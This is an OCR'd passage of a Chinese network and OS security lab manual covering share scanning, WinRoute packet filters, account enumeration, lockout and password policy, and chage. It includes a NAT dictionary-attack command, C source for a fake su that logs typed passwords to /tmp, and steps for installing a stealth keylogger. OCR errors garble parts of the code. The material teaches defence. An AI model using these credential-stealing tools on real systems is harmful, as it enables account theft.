
因为如果我们设置了只允许匿名连接的话，那么所有的用户对于 FTP 目录上的文件仅仅有读取的权限，即使黑客用其它的手段得到了较高权限的用户，也不可能通过 FTP 服务对我们造成什么危害。

实验二十二：配置简单的网络检测


实验等级： 可选

实验步骤：

1、在桌面上创建新目录 hidden 并设置隐含共享
2、复制一些文件到该目录中
3、浏览合作伙伴的系统，应该看不到合作伙伴的 hidden 共享文件夹
4、打开开始，运行，输入＼＼192．168．1．x\hidden$(x 为合作伙伴的座位号)，此时应该能够访问合作伙伴的 hidden 共享文件夹
5、从 UNC 路径＼＼teacher~share 复制 net-fizz、Happy Browser、winfingerprint 三个软们：到 C：根目录
6、在命令行提示符下输入 CSnet-fizz．exe 192．168．1>scan．txt，回车确定(192．168．1 位所在网段，scan．txt 为保存结果的文件)
7、打开 scan．txt 文件，文件中列出了整个网络中的所有共享
8、打开 Happy Browser，在地址栏中输入合作伙伴的 IP 地址并确定，将能够检测到存在的匿名 FTP 连接和不可靠的 CGI 脚本



9、 打开 winflngerprint 目录， 运行 winfingerprint.exe



10、 输入要检测的计算机名并选中所有的复选项，然后单击 OK

11、 检测完毕后单击 C1ear 按钮清除检测结果列表

12、 重复上述步骤以检测其它主机

实验二十三：用 Winroute 创建包过滤规则


实验等级： 高

实验目的： 充分理解包过滤的原理及配置规则

实验步骤：

1、安装 winroute 确保没有安装或已卸载 Microsoft Proxy Server client


2、以管理员身份登录，打开开始>程序>WinRoute Pro>WinRoute Administration，输入 1P 地址或计算机名，以及 WinRoute 管理员帐号(默认为 admin)、密码(默认为空)




3、打开菜单 Setting>Advanced>PacketFilter

4、在 Packet Filter 对话框中，选中 Any interface 并展开


5、双击No Rule图标，打开Add Item对话框



6、在 Protocol 下拉列表框中选择 ICMP，开始编辑规则



7、 配置 Destination 帧：type 为 Host，IPAddress 为 192．168．1．x(x 为座位号)



8、 在 ICMPTypes 帧中，选中 All 复选项

9、在 Action 区域，选择 Drop 项

10、 在 Log Packet 区域选中 Log into Winow 选项

11、 其它各项均保持默认值，单击 OK

12、 单击 Apply，再单击 OK，返回主窗口

13、 合作伙伴间 ping 对方 IP，应该没有任何响应

14、 打开菜单 View>Logs>Security Log，详细查看日志记录

15、 禁用或删除规则


实验二十四：使用 WinROute 过滤 HTTP 访问

实验等级： 可选


实验步骤：

1、打开 WinRoute，打开菜单 SeUm9s>Advanced>PacketFilter，选择 Outgoin9 标签

2、 选择 AnyInterface 并展开，双击 NoRule，然后选择 TCP 协议



3、 在 Source 帧中：端口范围选择 Greater than(>)，然后输入 1024



4、 配置 Destination 帧：type 为 Host，IPAddress 为 192．168．1．x(x 为合作伙伴座位号)

5, 以 80 端口作为 Destination Port 值

6、在 Action 区域，选择 Deny 选项

7、选择 Log into window 选项

8、应用以上设置，返回主窗口

9、合作伙伴间互相访问对方的默认 web 站点，观察失败信息

10,禁用或删除 HTTP 过滤

实验二十五：用 WinROute 配置 FTP 过滤

实验等级： 高

实验步骤：


1、打开 WinRoute，打开菜单 Settings>Advanced>Packet Filter，选择 Outgoing 标签

2、选择 Any Interface 并展开，双击 NoRule，然后选择 TCP 协议

3、配置 Destination 帧：type 为 Host，IPAddress 为 192．168．1．x(x 为合作伙伴座位号)

4、在 Source 帧中；端口范围选择 Greater than(>)，然后输入 1024

5、以 21 端口作为 Destination Port 值



6、在 Action 区域，选择 Deny 选项

7、选择 Log into window 选项

8、应用以上设置，返回主窗口

9、合作伙伴间互相建立到对方的 FTP 连接，观察失败信息

10、禁用或删除 FTP 过滤

Winroute 是一个软路由软件，不同于 WinGate、SyGate 等代理软件，虽然 Winroute 也有代理的功能，但它主要是路由和 NAT 的功能，以及包过滤，想要充分利用 Winroute 的这些功能，需要对 TCP／IP 协议有一定的理解和认识。

操 作 系 统 安 全 实 验 篇

实验一：Red ButtOn 工具探测 NT 管理员帐号及共享


实验等级：低

实验目的：确定 WindowsNT 默认安装情部下的不稳定因素，导致信息泄露


实验步骤：

1． 安装 RedBuuon 程序(可以从 http：／／ssl．prosofttraining．com／security 下载)

2． 选择开始菜单丨程序丨Administrator Assistant丨Red Button。其主界面如下



3． 点击 Select Server，并添入对方的主机名或 IP 地址，然后单击中间的 GO，看看我们能够得到些什么信息



从上图我们可以看出对方的主机名为 SECURITY，并且系统的管理员用户名为 Administrator，以及一些默认的共享(包括带$符号的隐藏共享)。大家知道有经验的管理员都会把 Administrator 帐号改名，但 Red Button 仍可以识别出来，这对于想利用字典攻击来破解系统帐户的攻击者就省去了很多时间。对于如何防止类似工具的探测，我们后面的实验中会详细介绍。

4． 从域用户管理器中把 Administrator 改名为 Jacky，再次用 Red Button 探测，查看结果。


实验二：帐号锁定策略与暴力攻击

实验等级： 中

实验目的：理解合理定制帐号策略的重要性、强制使用强壮密码

实验步骤：

1． 打开域用户管理器，从规则菜单中选择帐号，会出现如下所示的对话框，我们可以选中帐号锁定，并可以在下面设置登录失败几次后帐号锁定，以及锁定时间，或者是永久锁定(除非管理员手动解锁)。



2． 利用我们前面所学过的 NAT 之类的攻击方式进行远程破解 NT 的用户名和密码：

nat-o out．Txt –u user．Txt –p passwd．Txt l92．168．1．X(192．168．1．X 为远程主机的 1P 地址)这里我们假设在 user．txt 里存在一个远程主机中存在的用户名 Henry，并且 passwd．txt 文件中超过 5 个密码以上；

3． 再次打开域用户管理器时，双击 Henry 这个帐号，我们会发现 Henry 这个帐号已经被锁定了。当帐号被锁定时，黑客再采用 NAT 这类工具进行字典攻击或暴力攻击时就不再起作用了，因为程序无法与主机连接并验证身份，即使使用了正确的用户帐

号名和密码，这样黑客工具就判断不出是否已猜测出相应的密码。不过在使用帐号锁定策略锁定的时候要仔细考虑，因为试想如果一台作为 MAIL 的服务器采用了帐号锁定策略的话，黑客可以利用字典攻击的方法导致服务器上所有的 Mail 帐号锁定，而不能正常的收取信件。

4. 同样，在域用户管理器中我们可以在规则菜单中选择帐号，并设置密码的时效以及最短长度的要求和强制终端用户使用符合一定长度的密码；根据 NT 对密码加密的算法，建议使用 7 位或 14 位的密码；仅仅密码达到一定的长度是不够的，如 1234567、abcdl234 这种密码看上去长度满足要求，但是很简单的字典攻击就能破解，所以在下面的实验中，我们将学会如何强制使用复杂的密码。

实验三：强制使用强壮的密码

实验等级：　高

实验目的：　增强密码的强度以防止字典攻击或暴力攻击


实验步骤：

1． 打开 Windows NT 资源管理器，查找 C：＼winnt＼system32 下是否有 passfilt．dll 文件，如没有，可以从教师机中获得，并拷贝到此目录下。

2． 单击开始菜单，选择运行，输入 regedt32，调出注册表程序

3．找到注册表项~X-IKEY LOCAL MACHINE＼SYSTEM＼CurrentControlSet＼Control\LSA

4． 在右边的数据栏中，双击 NotificationPackages 打开此键值，并增加 PASSFILT 值，如下图所示：



5. 从教师机或 NT 的 RecoursesKit 盘中得到 passprop．exe 文件，在命令行模式下输入 passprop ／complex
我们可以简单的把 passfilt．dll 文件看作是一个简单密码的数据库，一旦发现用户设置较简单的密码与这个数据库中的密码吻合就禁止，这样再结合 NT 帐号规则的密码长度策略就可以使用更强壮的密码来抵制字典攻击。

6．重新启动后，我们建立一个新的帐号，并设置一些简单的密码，看看是什么效果。

实验四：UNIX 环境下密码时效的设定及 PATH 的重要性

实验等级：　高

实验目的：　掌握在 UNIX 下有效地设置密码时效，并充分理解 PATH 的作用

实验步骤：

1． Linux 系统中设置密码时效的主要命令为 chage，具体的参数我们可以使用 chage -help 或 man chage 来查看

2． 我们输入$chage –1 testuser 可以看到以下结果

Minimum： 0 /*密码存活最小期限(意为可以立即更改)：／
Maximum： 99999 /*密码存活最大期限 99999 天*／
Warning： 7 /*密码到期前通知用户的时间*／
Inactive： -1 /*密码到期后用户可随时更改密码后登陆*／
Last Change： Octl6，2001 /*最后一次修改的日期*／

Password Expires： Never /*密码永不过期*／
Password inactive： Never /*密码到期后用户登陆修改密码的时间不限。／
Account Expires： Never /*帐号永不过期*／
3． chage 常用的参数见下表

参数	意思
-m	密码可更改的最小天数。如果是零代表任何时候都可以更改密码
-M	密码更改的最大天数
-W	用户密码到期前，提前收到警告信息的天数
-e	帐号到期的日期。过了这天，此帐号将不可用。
-d	上一次更改的日期
-I	停滞时期。如果一个密码已过期这些天，那么此帐号将不可用
-l	例出当前的设置。由非特权用户来确定他们的密码或帐号何时过期

如果我们想设置用户 Steven 两天内不能更改密码，并且密码最长的存活期为 30 天，并在密码过期前 5 天通知他，就可以用如下命令：
$chage –m 2 -M 30 –W 5 Steven
4． 在 UNIX 环境中想查看当前用户的 PATH，可以用 set 或 env 命令来查看，普通用户的 PATH 会像这样 PATH=／bin：／usr／bin：／usr／local／bin：／usr／bin／X11，对于想执行不在这些目录下的命令时，用户需要打．／；比如有一个用户想执行/home／s1／下 configure 命令，那么他需要进到那个目录中并输入： $．／configure，否则的话系统在 PATH 后面的那目录中寻找 configure 文件，如果未发现会返还一个错误信息。如果有些系统管理员为了省事，在自己的路径中，也就是 PATH 后如果加了一个”。”，那么意味着在执行命令时以当前目录为最先查找的路径，可这样也会造成一些严重的问题；设想一个黑客取得了一个普通用户的权限，这样他会自己编写一样类似 su 这样的程序来骗得管理员的超级用户密码。
一个简单 su 程序的源代码 SU．C 内容如下：

```
int    main()
    {
charbufll281，passwd[20]；
system( “ ／bin／stty -echo")；
print(“Password：")；
scanf( “ %S ”，passwd)；
system(“／bin／sty echo")；
printf(“\nlncorrect password\n")；
sprintf(bUf，“ ／bin／echo%S >>／tmp／catchpass"，passwd)；
system(buf)；
system( “ ／bin／rm／tmp／Su”)；
exit(0)；
}
```

进行编译

```
$gcc –o SU SU．C
$su
Password：  [不可见的密码]
Incorrect Password：
```

这时我们可以到／tmp／下看到刚才输入的密码已被存到／tmp/catchpass 这个文件中了。

实验五：键盘记录程序的潜在危险

实验等级： 可选

实验目的： 了解键盘记录程序的工作原理及潜在的威胁

实验步骤：

1．从教师机(或 http：／／ssl．prosofitraining．com／security)得到 Invisible Key Logger Stealth(IKS)程序，文件为 iksntlod．exe


2．以管理员的身份登陆 Windows NT 服务器，双击 iksntlOd．exe 文件进行安装，并点击 NEXT，出现许可协议时选择 YES

3． 接受默认的安装目录即可，并点击 NEXT。选择 FINISH 结束安装并参考 ReadMe 文件。在桌面上会自动建立 IKS 程序的快捷方式

(由于此程序版本为 DEMO 版，所以在每次重新启动系统时，在屏幕上会出现一些相关的警告信息，正式版程序不会出现这种情况)

4． 打开一个程序如记事本，输入一些字母或数字

5． 双击桌面上的 IKS 程序的快捷方式，如下图所示的窗口出现



在这里我们可以设置捕捉什么样的键盘击键记录以及日志创建的格式等参数

6.单击 Go!日志文件 iks．txt 就会打开。刚才你在记事本中的输入以及登陆 NT 时的密码都会出现在这个文件中

